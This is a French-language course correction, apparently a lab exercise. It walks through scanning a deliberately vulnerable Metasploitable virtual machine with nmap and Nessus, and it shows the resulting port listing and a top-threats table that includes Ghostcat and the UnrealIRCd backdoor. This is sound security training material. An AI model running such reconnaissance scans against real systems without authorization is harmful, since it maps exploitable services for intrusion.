


PARTIE 4

Activité 1
Correction

Étape 1 : Préparation de l'environnement

Les interfaces suivantes représentent les interfaces nécessaires pour le lancement et l'activation de Nessus.




PARTIE 4

Activité 1
Correction

Étape 1 : Préparation de l'environnement

Les interfaces suivantes représentent les interfaces nécessaires pour le lancement et l'activation de Nessus.



PARTIE 4

Activité 1
Correction

Étape 1 : Préparation de l'environnement


Remarques

Il est probable que l'initialisation de Nessus (étape illustrée dans la dernière interface illustré dans le slide précédent) dure longtemps, il faut l'attendre.

- Si vous rencontrez des problèmes, il est possible de consulter le site accessible via le lien suivant : https://community.tenable.com/s/article/Nessus-scanner-is-stuck-in-the-Initializing-process

Ce site vous fournit les commandes nécessaires pour régler les problèmes rencontrés.

La page d'accueil de Nessus est la suivante



PARTIE 4

PARTIE 4

Étape 2 : Identification des vulnérabilités

- Pour identifier les ports ouverts ainsi que le système d'exploitation du système cible en utilisant nmap, il suffit d'exécuter la commande suivante : **sudo nmap -sV -o 192.168.1.8.**
- Les figures ci-dessous illustrent le résultat de la commande exécutée qui consiste à l'ensemble des ports ouverts et le système d'exploitation.


```
└─$ sudo nmap -sV -O 192.168.1.8
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-24 08:00 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00046s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

```
MAC Address: 08:00:27:22:89:44 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.96 seconds
```

PARTIE 4


Étape 2 : Identification des vulnérabilités

Pour lancer le scan de vulnérabilités en utilisant **Nessus,** choisissez l'option **Advanced Scan**



Étape 2 : Identification des vulnérabilités

La fenêtre ci-dessous s'affiche. Donnez un nom au scan à effectuer, **Metasploitable Scan** par exemple, et comme cible (Targets) saisissez l'adresse IP de la machine cible (192.168.1.8, dans notre exemple) ou aussi la plage d'adresse du réseau. Cliquez ensuite sur Save.



PARTIE 4


Étape 2 : Identification des vulnérabilités

La figure ci-dessous illustre l'enregistrement de la configuration du scan effectué précédemment. Pour lancer le scan, il suffit de cliquer sur le bouton démarrer.

PARTIE 4

Étape 2 : Identification des vulnérabilités


Après avoir effectué le scan, un résumé de vulnérabilité sera fourni par Nessus comme illustré dans la figure ci-dessous.



PARTIE 4


Étape 2 : Identification des vulnérabilités

Pour visualiser les vulnérabilités identifiés, il suffit de sélectionner **Vulnérabilités.** Selon le résultat illustré dans la figure ci-dessous, 72 vulnérabilités ont été identifiées dans la machine Metasploitable. Il est possible de sélectionner les vulnérabilités une par une pour avoir plus de détails sur chaque vulnérabilités.



Étape 2 : Identification des vulnérabilités

Pour visualiser les risques identifiés, il suffit de sélectionner **VPR TOP THREATS.** Selon le résultat illustré dans la figure ci-dessous, 10 risques ont été identifiés pour la machine Metasploitable



Assessed Threat Level: **Critical**

The following vulnerabilities are ranked by Tenable's patented Vulnerability Priority Rating (VPR) system. The findings listed below detail the top ten vulnerabilities, providing a prioritized view to help guide remediation to effectively reduce risk.
Click on each finding to show further details along with the impacted hosts.
To learn more about Tenable's VPR scoring system, see Predictive Prioritization.

VPR Severity	Name	Reasons	VPR Score	Hosts
CRITICAL	Apache Tomcat AJP Connector Request Injection (Ghostcat)	Social Media; Mainstream Medi...	9.6	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness	No recorded events	7.4	1
HIGH	Debian OpenSSH/OpenSSL Package Random Number Generator Weaknes...	No recorded events	7.4	1
HIGH	UnrealIRCd Backdoor Detection	No recorded events	7.4	1
MEDIUM	Samba Badlock Vulnerability	No recorded events	6.7	1
MEDIUM	SMTP Service STARTTLS Plaintext Command Injection	No recorded events	6.3	1
MEDIUM	rexecd Service Detection	No recorded events	5.9	1
MEDIUM	rlogin Service Detection	No recorded events	5.9	1
MEDIUM	rsh Service Detection	No recorded events	5.9	1
MEDIUM	NFS Exported Share Information Disclosure	No recorded events	5.9	1

